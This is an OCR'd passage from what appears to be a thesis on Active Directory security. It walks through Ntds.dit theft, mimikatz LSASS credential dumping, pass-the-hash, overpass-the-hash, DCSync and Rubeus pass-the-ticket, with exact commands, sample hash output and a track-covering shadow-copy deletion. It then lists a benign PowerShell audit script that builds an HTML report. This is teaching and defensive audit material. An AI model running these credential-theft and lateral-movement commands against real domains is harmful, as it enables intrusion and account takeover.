
Step 4 – Delete your tracks

```
C:\Windows\system32>vssadmin delete shadows /shadow={679a27e9-f53d-43e3-b5c9-6f7
5ce1d937c}
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2005 Microsoft Corp.

Do you really want to delete 1 shadow copies (Y/N): [N]? y

Successfully deleted 1 shadow copies.
```

Using PowerSploit NinjaCopy to Steal the Ntds.dit File


PowerSploit is a PowerShell penetration testing framework that contains various capabilities that can be used for exploitation of Active Directory. One module is Invoke-NinjaCopy, which copies a file from an NTFS-partitioned volume by reading the

raw volume. This approach is another way to access files that are locked by Active Directory without alerting any monitoring systems.



Extracting Password Hashes

Regardless of which approach was used to retrieve the Ntds.dit file, the next step is to extract password information from the database. As mentioned earlier, the value of this attack is that once you have the files necessary, the rest of the attack can be performed offline to avoid detection. DSInternals provides a PowerShell module that can be used for interacting with the Ntds.dit file, including extraction of password hashes.



Once you have extracted the password hashes from the Ntds.dit file, you are able to leverage tools like Mimikatz to perform pass-the-hash (PtH) attacks. Furthermore, you

can use tools like Hashcat to crack these passwords and obtain their clear text values. Once you have the credentials, there are no limitations to what you can do with them.

How to Protect the Ntds.dit File

The best way to stay protected against this attack is to limit the number of users who can log onto Domain Controllers, including commonly protected groups such as Domain and Enterprise Admins, but also Print Operators, Server Operators, and Account Operators. These groups should be limited, monitored for changes, and frequently recertified.

In addition, leveraging monitoring software to alert on and prevent users from retrieving files off Volume Shadow Copies will be beneficial to reduce the attack surface.

2.1.5 Cached credentials

Microsoft's implementation of Kerberos, uses single sign-on, to give the user the ability to renew a TGT request without authenticating himself again. As we've already mentioned, these tickets last for 10 hours by default. For a user to be able to do so, this means that the hashes must be stored somewhere locally.

The most effective attack that can take place, requires a hijacked or malicious domain user that is a local administrator. In theory, he could launch a command prompt with elevated privileges, run mimikatz, enter privilege::debug to engage the SeDebugPrivilege privilege, which allows him to interact with a process owned by another account. In the end, the user can run sekurlsa::logonpasswords to dump the credentials of all logged-on users. This should dump all hashes for all users logged on to the current workstation or server, including the remote logins (e.g. Remote Desktop sessions).

2.1.6 Service Account Attack

From Kerberos Authentication (2.1.2), we remember that when a user needs to access a service/application or resource hosted by an SPN, the client requests a service ticket that is generated by the domain controller. The service ticket is then decrypted and validated by the application server, as it is encrypted through the password hash of the SPN. Till here the procedure is secure.

Going a step back though, we notice that to request the service ticket from the domain controller, no checks are performed on whether the user has any permissions to access the service hosted by the SPN. This check will be performed as the second step, after we contact the service itself. This means that if we know the SPN we want to target we can request a service ticket for it from the domain controller. In theory, since the ticket is cached in our local memory, we can save it to disk, and try to crack it later.

According to Kerberos Authentication (2.1.2), the service ticket is encrypted using the SPN's password hash. If we brute force or "guess" the password hash (Kerberoasting 2.1.3), we will know the password hash, from which we can export the clear text password of the service account by cracking it. The crack runs locally on our computer, that means that administrative privileges are not needed to perform this attack.

This attack could be successful as many organizations/companies use service accounts with weak passwords. In addition, the ones that use weak passwords, are also the ones that tick the "password never expires" box for these accounts. So, our attack can be either "more than successful", or not successful.

2.2 Active Directory Lateral Movement

The term lateral movement refers to the techniques used in this section. In the previous section our target was to acquire for example the hashes, and crack them, which is the slowest and most obvious way to maliciously treat hashes. In this section though our target is to explain some techniques that can overcome the slow parts of the attack.

Note that these techniques require some specific vulnerabilities to be found on a system, to make sure that we can use them. Otherwise we cannot avoid taking the slow way. Most of them require an SMB connection through the firewall (commonly used port 445), and the Windows File and Print Sharing feature to be enabled. These requirements are common in internal enterprise environments.

For lateral movement techniques to succeed we will only use the user's hash or a Kerberos ticket in the end. [10]

2.2.1 Pass-the-Hash (through LSASS)

Pass-the-Hash is a credential theft and lateral movement technique in which an attacker takes advantage of the challenge-and-response nature of the NTLM authentication protocol. The attacker can use the hash as is, to authenticate himself, without the need to decrypt it.

Both TGS and TGT can be stolen and reused by adversaries. TGSs are the tickets that can grant access to a specific resource. TGTs are more valuable as they can be used to request TGS tickets, but thankfully they're harder to acquire, as the attacker must have administrative privileges on the computer from which they can be stolen.

There are many ways an attacker can obtain password hashes. They for sure though have to gain access to the network. The most common next step is to extract them via the LSASS.exe process memory, which stores hashes for users with active sessions of the computer. For this, the attacker must have compromised administrative privileges

[10] OSCP 2020: Chapter 21

to the computer (e.g. easily done by phishing email towards users with low security awareness).

The following example shows how an adversary can dump hashes from LSASS. However, it is possible to obtain hashes in other ways like extracting them from the NTDS.dit file (2.1.4). To conduct the attack, we will use Mimikatz. [11]

Steps:

1) Open Powershell and type:

.\mimikatz.exe "privilege::debug" "log passthehash.log" "sekurlsa::logonpasswords"

It should return something like the example below:

```
Authentication Id : 0 ; 302247 (00000000:00049ca7)
Session           : RemoteInteractive from 2
User Name         : joed
Domain            : DOMAIN
Logon Server      : DC1
Logon Time        : 09/07/2020 10:31:19
SID               : S-1-5-21-3501040295-3816137123-30697657-1109
        msv :
         [00000003] Primary
         * Username : joed
         * Domain   : DOMAIN
         * NTLM     : eed224b4784bb040aab50b8856fe9f02
         * SHA1     : 42f95dd2a124ceea737c42c06ce7b7cdfbf0ad4b
         * DPAPI    : e75e04767f812723a24f7e6d91840c1d
        tspkg :
        wdigest :
         * Username : joed
         * Domain   : DOMAIN
         * Password : (null)
        kerberos :
         * Username : joed
         * Domain   : domain.com
         * Password : (null)
        ssp :
```

[11] https://attack.stealthbits.com/pass-the-hash-attack-explained

```
        credman :
```

2) The adversary obviously now has the NTLM hash. Even though we will use it to "only" open a cmd.exe, it is possible to pass-the-hash directly over the wire to any accessible resource permitting NTLM authentication.

To pass-the-hash we will use the mimikatz sekurlsa::pth command, followed by the parameters below, found in step 1:

- /user: the compromised user's username
- /domain: the FQDN of the domain if using a domain account; or, "." if using a local account
- /ntlm:, /aes128:, or /aes256: the stolen NTLM, AES-128, or AES-256 password hash

Specifically, in our example we type (in one line):

.\mimikatz.exe "sekurlsa::pth /user:JoeD /domain:domain.com /ntlm:eed224b4784bb040aab50b8856fe9f02"

The response should be something like:

```
user    : JoeD
domain  : domain.com
program : cmd.exe
impers. : no
NTLM    : eed224b4784bb040aab50b8856fe9f02
  |  PID  11560
  |  TID  10044
  |  LSA Process is now R/W
  |  LUID 0 ; 58143370 (00000000:0377328a)
  \_ msv1_0   - data copy @ 000001AE3DDE8A30 : OK !
  \_ kerberos - data copy @ 000001AE3DECE9E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001AE3DFEC428 (32) -> null
```

```
# New CMD Window Opens
```

2.2.2. Overpass-the-Hash

Overpass-the-Hash is an attack that starts with the same steps as Pass-the-Hash. Our target is to obtain the NTLM hash of another user account to obtain a Kerberos ticket which can be used to access network resources.


Considering that we know the steps from 2.2.1, we can see at the last section of code the line that we've already overpassed the hash "_ kerberos - data copy @ 000001AE3DECE9E8".

This is possible because Microsoft provides the to create RC4-HMAC-MD5-encrypted Kerberos tokens based on the NTLM hash. This is supported primarily for backwards compatibility, but it works nonetheless. In essence, all you need is a user's NTLM hash to create a Kerberos ticket with the lowest level of security. Even if the security is bad, it still works.

We can also create Kerberos tickets using other information about a user such as their AES keys. Mimikatz allows us to extract this in a couple different ways. The DCSync command returns this information for any user in the domain if we have the proper Active Directory permissions. Also, we can use the sekurlsa::ekeys command on our local system. [12]

With the following command we gain access to the user's AES keys.

Lsadump::dcsync /user:[USER] /domain:[DOMAIN]



We can issue a pass-the-hash command to inject the AES key into a Kerberos ticket. This will be more difficult to detect as it will use more secure and commonly used encryption keys.

Sekurlsa::pth /user:[USER] /domain:[DOMAIN] /aes256:[AES256 KEY]

[12] https://blog.stealthbits.com/how-to-detect-overpass-the-hash-attacks/

```
mimikatz # sekurlsa::pth /user:Gene.Parmesan /domain:jefflab.local /aes256:62f78c68e382a016400a88dcb2ee456850d4564030eb9
4ec61ae318a7b16356c
user    : Gene.Parmesan
domain  : jefflab.local
program : cmd.exe
impers. : no
AES256  : 62f78c68e382a016400a88dcb2ee456850d4564030eb94ec61ae318a7b16356c
  |  PID  1996
  |  TID  760
  |  LSA Process was already R/W
  |  LUID 0 ; 102249739 (00000000:0618350b)
  \_ msv1_0   - data copy @ 0000021AB97E3280 : OK !
  \_ kerberos - data copy @ 0000021AB9B06E78
   \_ aes256_hmac       OK
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace @ 0000021AB97DF418 (32) -> null

mimikatz #
```

To finally check if the authentication process completed properly, we can authenticate as this user and then use the klist command to see AES256 encrypted Kerberos tickets being used for our authentication.

```
C:\WINDOWS\system32>net use \\jefflab-sql02.jefflab.local\c$
The command completed successfully.


C:\WINDOWS\system32>klist

Current LogonId is 0:0x618350b

Cached Tickets: (2)

#0>     Client: Gene.Parmesan @ JEFFLAB.LOCAL
        Server: krbtgt/JEFFLAB.LOCAL @ JEFFLAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
        Start Time: 2/25/2019 22:34:45 (local)
        End Time:   2/26/2019 8:34:45 (local)
        Renew Time: 3/4/2019 22:34:45 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: JEFFLAB-DC03.JEFFLAB.local

#1>     Client: Gene.Parmesan @ JEFFLAB.LOCAL
        Server: cifs/jefflab-sql02.jefflab.local @ JEFFLAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 2/25/2019 22:34:45 (local)
        End Time:   2/26/2019 8:34:45 (local)
        Renew Time: 3/4/2019 22:34:45 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: JEFFLAB-DC03.JEFFLAB.local
```

2.2.3 Pass-the-Ticket

In a pass-the-ticket attack, an attacker is able to extract a Kerberos TGT from LSASS memory on a system and then use it on another system to request Kerberos TGSs to gain access to network resources.

In comparison to pass-the-hash, where NTLM hashes change only when a user changes password, pass-the-ticket uses Kerberos TGT tickets which expire in 10 hours

by default. So, the attack should be conducted within the lifetime of the TGT, which can be renewed for a maximum period of 7 days.

To conduct the attack we will use Rubeus, which is used to perform Kerberos based attacks, and it's based on the Kekeo project by Benjamin Deply, the author of Mimikatz. [13]

We use the following command to start Rubeus in monitoring mode for logon sessions every 30 seconds:

Rubeus.exe monitor /interval:30

```
c:\Rubeus>Rubeus.exe monitor /interval:30

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.3.3

[*] Action: TGT Monitoring
[*] Monitoring every 30 seconds for 4624 logon events
```

If anybody logs onto this system, we will obtain their TGT. To simulate that, we will run a command as a user.

Runas /user:[domain\username] cmd.exe

```
C:\WINDOWS\system32>runas /user:jefflab\gene.parmesan cmd.exe
Enter the password for jefflab\gene.parmesan:
Attempting to start cmd.exe as user "jefflab\gene.parmesan" ...
```


In the next refresh, Rubeus will detect the logon and obtain the TGT for this user, and output it as a base64 encoded string.

```
      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
      SkVGRkxBQi5MT0NBTA==

[*] Extracted  1 total tickets


[+] 2/15/2019 9:55:49 PM - 4624 logon event for 'JEFFLAB\gene.parmesan' from '::1'
[*] Target LUID: 0x1a4e8e0
[*] Target service  : krbtgt
[*] Extracted  0 total tickets
```

[13] https://blog.stealthbits.com/detect-pass-the-ticket-attacks/

Now we need to pass-the-ticket. We will do it the following command:

Rubeus.exe ptt /ticket:[Base64 string]



As you can see, we have successfully imported the user's TGT ticket. It is loaded into our session and we can use it to request TGS services tickets to access network resources as this user.

Chapter 3: PowerShell Script

3.1 Testing environment

The testing environment is a simple Windows Server 2016 virtual machine, with Mimikatz, Rubeus and bootstrap.

The active directory system was enabled and used with the default Microsoft configuration.

3.2 HTML Report

I chose HTML Report for a lot of reasons. First of all, it doesn't require any further software installed to be reviewed. As this is an audit script, it needs to be executed in the forest, by a domain controller. Servers do not have 3rd party software like excel, installed. Thus, it will be much more helpful and compatible, for the output format to be .html rather than .csv or so.

Another reason to choose html report, is that the report can look like a webpage. It is way more human readable and people can find instantly what they want, compared to a txt or csv or console output. By combining it with bootstrap, it can also be presentable.

And the last reason to choose html report, is that it's really easy to implement. With the use of ConvertTo-Html command in the PowerShell script, we pipe the output of the PowerShell command to ConvertTo-Html function, which splits the results in <tr> <td> "result" </td> </tr>. It essentially creates the html we want by itself. The only thing we need to do is to create a variable to store the information in. The code will look like this:

$variable = PowerShellCommand | ConvertTo-Html

To present the output we will later include the $variable to our html coding section.

NOTE: Some of the commands' results piped into ConvertTo-Html, create further tables in the $variable, that we cannot make presentable through bootstrap, as they're not hardcoded by us, but rather created and stored in the variables through the ConvertTo-Html command. Instead of <table> we need <table X>, where X would be the appropriate variables used to implement bootstrap. For this reason, we will change some ConvertTo-Html to ConvertTo-CSV. By converting the response to CSV, we can get the results and put them under our own <table X>.

3.3 What will the PowerShell script do

The PowerShell script/code is split into two sections:

a) The section where we get the information we need from the AD system via PowerShell commands.
b) The section where the HTML report is created, using bootstrap to make it better to the eye.

In the first section we will use commands that can mostly be found through the PowerShell ISE. For the important sections, like the current password policy, there would be separate tables with the current (as of 2020) recommended policies.

In the second section we will create a basic HTML page and print all the information acquired from the first section, plus our recommendations. Essentially, we will print each "$variable", as described in 3.2.

3.4 What will the PowerShell script check/include

Forest Information
- Forest Root Domain
- Forest Functional Level
- Domains in the forest
- AD Recycle BIN status

Domain Information
- Domain Functional Level
- NETBIOS name

FSMO Roles
- Domain Naming Master
- Schema Master
- PDC Emulator
- RID Master
- Infrastructure Master

Domain Controller Information
- Domain
- Forest
- Computer Name
- IP Address
- Global Catalog
- Read Only
- Operating System
- Operating System Version
- Site

DNS Information
- Primary Zones
- NS Records
- MX Records
- Forwards
- Scavenging Enabled
- Aging Enabled

DHCP Information
- Computer Name
- IP Address

Site Information
- Site Names
- Intersite Links

- Name
- Site Included
- Site Cost
- Site Replication Frequency

GPO Information
- Domain Name
- Display Name
- Creation Time
- Modification Time

Privileged Account Information
- Enterprise Admin Group Members
- Domain Admin Group Members
- Schema Admin Group Members
- Accounts that Passwords Never Expire

Exchange Information
- Organization Management Group Members
- Exchange Server

Password and Lockout Policies
- Current Password and Lockout Policy
- Comparison with Netwrix's recommended AD policy

LAPS status
- Checks if LAPS is installed

SMBv1 Status
- Checks if SMBv1 is enabled

Annex A: PowerShell script

```
<#

.DESCRIPTION
    *** THIS SCRIPT IS PROVIDED WITHOUT WARRANTY, USE AT YOUR OWN
RISK ***

    Forest Information
        - Forest Root Domain
        - Forest Functional Level
        - Domains in the forest
        - AD Recycle BIN status
    Domain Information
        - Domain Functional Level
        - NETBIOS name
    FSMO Roles
        - Domain Naming Master
        - Schema Master
        - PDC Emulator
        - RID Master
        - Infrastructure Master
    Domain Controller Information
        - Domain
        - Forest
        - Computer Name
        - IP Address
        - Global Catalog
        - Read Only
        - Operating System
        - Operating System Version
        - Site
    DNS Information
        - Primary Zones
        - NS Records
        - MX Records
        - Forwards
        - Scavenging Enabled
        - Aging Enabled
    DHCP Information
        - Computer Name
        - IP Address
    Site Information
        - Site Names
        - Intersite Links
            - Name
            - Site Included
            - Site Cost
            - Site Replication Frequency
    GPO Information
        - Domain Name
        - Display Name
        - Creation Time
        - Modification Time
    Privileged Account Information
        - Enterprise Admin Group Members
        - Domain Admin Group Members
        - Schema Admin Group Members
        - Accounts that Passwords Never Expire
    Exchange Information
        - Organization Management Group Members
```

```
        - Exchange Server

#>

#region Variables

#####################################
# Variables
#####################################
# Get the date for the filename
$date = (Get-Date -Format d_MMMM_yyyy).toString()
# Where to ouput the html file
$filePATH = "$env:userprofile\Desktop\html audit tool"
# Define the filename
$fileNAME = 'AD_Info_' + $date + '.html'
$File = $filePATH + $fileNAME

$forestInfo = Get-ADForest
$AllDomains = (Get-ADForest).Domains
$domainInfo = Get-ADDomain
$PDCEmulator = (Get-ADDomain).PDCEmulator
$DNSRoot = $domainInfo.dnsroot
$ADsiteLinks = Get-ADReplicationSiteLink -Filter *
#endregion

#region Forest Info

#####################################
# Forest Information
#####################################
# Forest Root Domain
  $RootDomain = $forestInfo.RootDomain
# Forest Functional Level
  $ForestMode = $forestInfo.ForestMode
# Forest Domains
  $Domains = ($forestInfo |
             Select-Object -ExpandProperty Domains) -join ' | '
# AD Recycle BIN Status
$ADRecycleBIN = Get-ADOptionalFeature -filter {Name -eq 'Recycle Bin
Feature'} |
              Select-Object -ExpandProperty EnabledScopes

  If (!$ADRecycleBIN){
      $ADRecycleBIN = 'Disabled'
  } else {
      $ADRecycleBIN = 'Enabled'
  }

# Forest Information Output Object
$ForestOutputObj  = New-Object -TypeName PSObject
  $ForestOutputObj | Add-Member -MemberType NoteProperty -Name
ForestRootDomain -Value $RootDomain
  $ForestOutputObj | Add-Member -MemberType NoteProperty -Name
ForestFunctionalLevel -Value $ForestMode
  $ForestOutputObj | Add-Member -MemberType NoteProperty -Name
ForestDomains -Value $Domains
  $ForestOutputObj | Add-Member -MemberType NoteProperty -Name
ADRecycleBIN -Value $ADRecycleBIN
  $ForestOutputObjCsv = $ForestOutputObj | ConvertTo-Csv
  $ForestOutputArray = $ForestOutputObjCsv.Split(",")
  $ForestOutputTableTD = ""
```

```
  For ($i=5; $i -lt $ForestOutputArray.Length; $i=$i+4) {
    $ForestOutputTableTD = $ForestOutputTableTD + "<tr>" + "<td>" +
$ForestOutputArray[$i] + "</td>" + "<td>" + $ForestOutputArray[$i +
1] + "</td>" + "<td>" + $ForestOutputArray[$i + 2] + "</td>" + "<td>"
+ $ForestOutputArray[$i + 3] + "</td>" + "</tr>"
  }
#endregion

#region Domain Info

#####################################
# Domain Information
#####################################
# Get the Domain Functional Level
$DomainMode = ($DNSRoot | foreach { Get-ADDomain -Identity $_ }  |
              Select-Object -ExpandProperty DomainMode) -join ' | '
# Get the Domain NetBIOS Name
$NetBIOSName = $domainInfo.netBIOSName

# Domain Information Output Object
$DomainOutputObj  = New-Object -TypeName PSObject
  $DomainOutputObj | Add-Member -MemberType NoteProperty -Name
ForestFunctionalLevel -Value $DomainMode
  $DomainOutputObj | Add-Member -MemberType NoteProperty -Name
NetBIOS_Name -Value $NetBIOSName
  $DomainOutputObjCsv = $DomainOutputObj | ConvertTo-Csv
  $DomainOutputArray = $DomainOutputObjCsv.Split(",")
  $DomainOutputTableTD = ""
  For ($i=3; $i -lt $DomainOutputArray.Length; $i=$i+2) {
    $DomainOutputTableTD = $DomainOutputTableTD + "<tr>" + "<td>" +
$DomainOutputArray[$i] + "</td>" + "<td>" + $DomainOutputArray[$i +
1] + "</td>" + "</tr>"
  }
#endregion

